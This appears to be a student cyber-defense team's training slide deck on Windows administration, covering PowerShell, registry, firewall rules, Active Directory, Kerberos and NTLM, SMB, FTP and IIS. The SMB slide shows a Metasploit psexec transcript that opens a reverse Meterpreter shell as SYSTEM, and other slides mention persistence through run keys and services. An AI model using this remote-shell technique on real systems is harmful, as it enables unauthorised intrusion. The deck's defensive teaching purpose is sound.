

Wildin with Windows



whoami

Mike (Dylan)

I did Windows and Team Captain

Recently graduated :)

Table of Contents

| 01

Navigating

GUI, CLI, all the I's

| 02

Active Directory

Domain environments

| 03

Other Services

IIS, FTP, SMB, an the
rest of the alphabet

| 04

Lab >:D

01 Navigating




GUI vs CLI



- Easier to read information
- Search menu
- Beginner friendly



- Relatively simple
- Quick
- Very extensive for a scripting language



- Outdated but consistent
Across OS Versions

Powershell


- Supported and actively developed
 - Varying version present on various OSes
- Verb-Noun syntax
 - Get-ChildItem
 - Set-Content
 - Invoke-Expression
- Integrated with the Windows API
 - Can manage pretty much anything with it
 - Users, Services, Apps, Registry Keys,
- Everything is treated as an object
 - Scripting and using command output MUCH easier than BASH

GUI Panes to Know

- Regedit
 - Registry Keys
- File Explorer
 - Filesystem
- Compmgmt.msc
 - Scheduled Tasks, Event Viewer, Shared folders, and Local Users
- Services.msc
 - Services
- Control Panel
 - System settings
- Task Manager
- Server Manager
 - Roles and features
- Gpedit.msc
 - Group policy editor

Registry (Regedit)

- Most configurations link back to a registry key
 - Windows' internal database of configs
- Can be modified with CLI
 - Reg add
 - Set-ItemProperty
- Can be used to gain persistence
 - Run program on "x" keys



Filesystem

- Holds all data
 - Even the registry
- Paths to know
 - C:\Windows\System32
 - System binaries and libraries
 - C:\Users
 - All user files
 - C:\Program Files | C:\Program Files (x86) | C:\ProgramData
 - Application binaries, libs, and configuration files
- Highly configurable permissions
 - Big reason enterprises use Windows in the first place

Computer Management

- Audit Users
 - Delete/disable unauthorized
 - Set group membership/privileges
- Check file shares
 - C\$ and in some cases ADMIN\$
 - Domain Controllers have more default ones
- Scheduled Tasks
 - Can run executables on "x" condition
 - Time interval
 - On start
 - On execution of other program
 - etc...
- Event Viewer can troubleshoot issues and identify malicious activity
 - See event ID **4625** for failed login attempts
 - **7045** for service creation

Services

- Binaries (executables) designed to run in the background to serve some sort of OS or 3rd party functionality
 - Filezilla Server service – 3rd party FTP server
 - Bitlocker – Native drive encryption functionality
- Services are identified by one of two things
 - Display name – Simple to understand
 - World Wide Web Publishing Service
 - Service name – Shorter and used to refer to service internally
 - W3SVC
- Some attacks make use of temporary services to spawn a shell as the SYSTEM user



Control Panel

- **Manage Firewall**
 - Enable it, create rules to allow desired inbound (to services) and outbound (internet/dependencies) traffic
- **Enable/Disable Remote Desktop**
 - Disable if unused
- **Enable User Account Control**
 - Runs processes with lower privs if possible, introduces popups that make you explicitly elevate.
- **Manage network adapters**
 - Change IPv4 settings

Processes (Task Manager)

- Processes originate from executable files
 - Apps
 - Discord
 - System binaries
 - Winlogon
- Can create them and kill them (mostly)
- Types
 - App
 - Can be terminated by user
 - Background
 - No user interaction
 - Windows
 - System level and are auto launched

Task Manager Alternatives



- Tasklist or Get-Process
 - Cmd and powershell commands, can supply arguments for more info
- Process Hacker
 - Very thorough and detailed if desired
- Process Explorer
 - Color coded, similar to process hacker, can scan all processes with virustotal

Server Manager

- Only available on "Server" editions of Windows
- Easy GUI access to some tools
 - Can manage roles and features for server editions in this server manager window
 - Roles and Features are optional add ons for the OS
 - IIS web server
 - Active Directory Domain Services
 - Microsoft Defender

Defender

- Installed by default on every OS except Server 2012
 - Can be uninstalled on Server editions through server manager
- Effectiveness depends on windows updates and OS
- Scan, Exclude, and Remediate malicious files
 - Newer defender has fancy capabilities like core isolation, attack surface reduction rules, exploit mitigations (DEP, ASLR, SEHOP, etc)



Gpedit

- Control IT and security specific OS policies
- Secpol
 - Windows Settings > Security Settings
 - Account Policies
 - Local Policies
- Group Policy Objects (aka just more configs)
 - Administrative Templates
 - Everything here is considered a GPO
- What exactly do I set here?
 - https://www.stigviewer.com/stig/windows_server_2019/


Windows Firewall

Stateful



Windows Firewall Rules

- GUI
 - more user friendly
 - Control Panel > System and Security > Windows Defender Firewall > Advanced settings



The screenshot displays the 'Windows Firewall with Advanced Security' window. The left-hand pane shows a tree view with 'Inbound Rules' selected. The main pane shows a list of inbound rules, filtered by 'Enabled'. The rules are listed in a table with columns: Name, Group, Profile, Enabled, Action, Override, Program, Local Address, Remote Address, Protocol, Local Port, and Remote.

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port	Remote
Allow TCP 80 for test		All	Yes	Allow	No	Any	Any	Any	TCP	80	Any
Core Networking - Destination Unreach...	Core Networking	All	Yes	Allow	No	System	Any	Any	ICMPv6	Any	Any
Core Networking - Destination Unreach...	Core Networking	All	Yes	Allow	No	System	Any	Any	ICMPv4	Any	Any
Core Networking - Dynamic Host Config...	Core Networking	All	Yes	Allow	No	%System...	Any	Any	UDP	68	67
Core Networking - Dynamic Host Config...	Core Networking	All	Yes	Allow	No	%System...	Any	Any	UDP	546	547
Core Networking - Internet Group Mana...	Core Networking	All	Yes	Allow	No	System	Any	Any	IGMP	Any	Any
Core Networking - IHTTPS (TCP-In)	Core Networking	All	Yes	Allow	No	System	Any	Any	TCP	IPHTTPS	Any
Core Networking - IPv6 (IPv6-In)	Core Networking	All	Yes	Allow	No	System	Any	Any	IPv6	Any	Any
Core Networking - Multicast Listener Do...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet	ICMPv6	Any	Any
Core Networking - Multicast Listener Qu...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet	ICMPv6	Any	Any
Core Networking - Multicast Listener Rep...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet	ICMPv6	Any	Any
Core Networking - Multicast Listener Rep...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet	ICMPv6	Any	Any
Core Networking - Neighbor Discovery A...	Core Networking	All	Yes	Allow	No	System	Any	Any	ICMPv6	Any	Any
Core Networking - Neighbor Discovery S...	Core Networking	All	Yes	Allow	No	System	Any	Any	ICMPv6	Any	Any
Core Networking - Packet Too Big (ICMP...	Core Networking	All	Yes	Allow	No	Any	Any	Any	ICMPv6	Any	Any
Core Networking - Parameter Problem (L...	Core Networking	All	Yes	Allow	No	System	Any	Any	ICMPv6	Any	Any
Core Networking - Router Advertisement...	Core Networking	All	Yes	Allow	No	System	Any	fe80::/64	ICMPv6	Any	Any
Core Networking - Router Solicitation (IC...	Core Networking	All	Yes	Allow	No	System	Any	Any	ICMPv6	Any	Any
Core Networking - Teredo (UDP-In)	Core Networking	All	Yes	Allow	No	%System...	Any	Any	UDP	Edge Trav...	Any
Core Networking - Time Exceeded (ICMP...	Core Networking	All	Yes	Allow	No	System	Any	Any	ICMPv6	Any	Any

Windows Firewall Rules



- PowerShell
 - Faster/allows for scripting and automation
 - Very intuitive/readable
- View firewall rules
 - `Get-NetFirewallRule`
- Create a new rule
 - Can allow/block traffic on ports or coming from programs
 - Use `-LocalPort` or `-Program`
 - `New-NetFirewallRule -DisplayName [Rule Name] -Direction [Inbound/Outbound] -Action [Allow/Block]`

Windows Firewall Rules

- Netsh command-line
 - Consistent across windows versions
 - Can be faster to type with shorthand
- View firewall rules
 - Netsh advfirewall firewall show rule name=all
- Create a new rule
 - Netsh **advfirewall firewall add rule name**="[name]"
dir=[in/out] action=[allow/deny] protocol=[tcp/udp]
localport=[port #]
 - Netsh **a f a r n**="ssh" dir=in action=allow protocol=tcp
localport=22




02 Active Directory

Domains?



Explanation

- Simply put, it's a way to centralize management of policies, computers, and users and store this data in a database
- How does your CPP login work everywhere? (library, canvas, broncodirect)
- Forrest (nebula.lan)
 - Domain (nebula.lan or nebula-na.lan)
 - Possibly child domains (us.nebula-na.lan)



Explanation Cont.

- A forrest is just an overall cabinet containing multiple draws (domains)
- Domains are headed by machines designated as Domain controllers (DC)
 - Member servers and workstations join the domain
And are subject to management from the DC



Explanation Cont.

- Within Domains you have objects
 - Organizational Units (OUs)
 - Groups
 - Users
 - Can log into to every domain joined computer
 - Misc AD data
- Lightweight Directory Access Protocol
 - Query any and all information quickly
 - Can use any LDAP client
 - Dedicated programs
 - Internal windows tools
 - Powershell



LDAP

- Lightweight Directory Access Protocol
- Used in Active Directory (AD)
- Allows programs to find information quickly
- Interacts with, stores, and extracts objects
- Common uses:
 - User authentication
 - Looking up user info
 - User authorization


Domain Computer Management

- Know so far:
 - Login to any computer
 - Synced policies
 - But how?
- Deploy Policies via GPMC.msc
 - Default Domain Policy
 - Applies to all systems in the domain
 - Default Domain Controller Policy
 - Applies to all DCs
- WinRM (PS Remoting)
 - Enabled by default when you join a domain
 - It's how a lot of the behind the scenes management goes on
 - PS remoting lets us run powershell commands and scripts across the domain



PS Remoting

- By default servers will only accept connections originating within the domain and from admin users
- WinRM is enabled by default but PS Remoting isn't
 - Enable-PSRemoting -force
- Example commands
 - Invoke-Command -ScriptBlock {whoami} -ComputerName WEBSRV1
 - Enter-PSSession -ComputerName Server01
 - Interactive



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Enable-PSRemoting -Force -SkipNetworkProfileCheck
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.

WinRM has been updated for remote management.
WinRM firewall exception enabled.

PS C:\WINDOWS\system32> █
```

Domain Names?

- Previous slide used the hostname of machines to connect. How does this work?
- Domain Name System (DNS)
 - Attach words to ips
 - User friendly
 - When IPs change, domain names stay the same but adjust to reflect the new IP
 - Good for avoiding hiccups with things like DHCP
- Dns.google -> 8.8.8.8
 - Server01.nebula.lan -> 192.168.1.25
- Uses UDP for queries
 - TCP used for other operations

DNS Service

- DNS Server role can be installed on Windows Server editions
- DNS Server
 - Finds domain controllers
 - User with AD user account logs in to an AD domain
 - DNS Service queries DNS server to locate domain controller
 - DNS server responds with DC's IP address
 - Converts computer names to IP Addresses
 - User requests a name


Authentication

- 2 main ones, NTLM/NetNTLM and Kerberos
- NTLM/NetNTLM
 - NTLM is used locally on each machine to verify **local** users
 - NetNTLM is the **network** authentication protocol
 - More prone to cracking
- Kerberos
 - Uses the concept of tickets
 - Tickets have a lifetime (10 hours)
 - Derived from the user's password and the krbtgt account password



Authentication Cont.

- Show QR code at the gate
→ get a wristband
- Show wristband at booths to prove you're allowed to play → employee hands you balls
- Throw the balls at the clowns → Get prize



Service Security Descriptors

- Every AD object has a security descriptor
 - Ex. user objects, group objects, printers, shared folders
- Security descriptors hold security information including:
 - **Owner security identifier (SID)**
 - Unique value assigned to the account/group that owns the service
 - **Discretionary access control list (DACL)**
 - Identifies users that are allowed/denied access to the service
 - **System access control list (SACL)**
 - Allows administrators to log access attempts to the service

03


Other Services



THERE IS NO MEME
really there is no meme. stop laughing

File Transfer Protocol (FTP)

- Port 21/tcp in and 20/tcp out for data
- Passive mode
 - Client side dictates which port to do the data transfer
- Protocol Implemented by Windows IIS and Filezilla Server
- FTP clients natively exist on nearly every OS
 - Type `ftp` in CLI



Server Message Block (SMB)

- Connect to filesystems on other computers
 - By default the entire C drive is shared to administrators
- Some other fun APIs are exposed during SMB connections
 - Service control
 - Psexec

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.2.10:4444
[*] 192.168.2.25:445 - Connecting to the server...
[*] 192.168.2.25:445 - Authenticating to 192.168.2.25:445 as user 'Administrator'...
[*] 192.168.2.25:445 - Selecting native target
[*] 192.168.2.25:445 - Uploading payload...
[*] 192.168.2.25:445 - Created \rrFckVm.exe...
[+] 192.168.2.25:445 - Service started successfully...
[*] Sending stage (957487 bytes) to 192.168.2.25
[*] 192.168.2.25:445 - Deleting \rrFckVm.exe...
[*] Meterpreter session 1 opened (192.168.2.10:4444 -> 192.168.2.25:1127) at 2017-02-11 15:15:44 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```




Internet Information Services

- HTTP Web server built into Windows
 - Role you have to add
- Supports .Net (aspx) out of the box, PHP also configurable
- Very plain and boring out of the box



XAMPP

- Packaged installation of parts of a web framework
- Apache serving HTTP
- MySQL hosting database
- Filezilla for FTP
- Tomcat is Apache but in java so worse



(Content Management System) CMS

- Actual apps that run on the framework
 - Wordpress, OpenCart, Drupal, MediaWiki
 - Blogs, Ecommerce sites, General management system, wiki
 - All setup and work the same
 - HTTP – host the actual files allowing network access
 - Apache or IIS
 - Scripting Engine – Processes logic and renders content on HTTP pages
 - PHP
 - Database – contains all site data like posts, users, etc
 - MySQL
1. Put CMS files in webroot
 2. Setup database in MySQL
 3. Configure db credentials in CMS config file
 4. Browse to `http://localhost` to run through the installer

04

Homework!!!

I made this one easier than the networking week :)



<https://jessh.zip/2025ccdchw-5>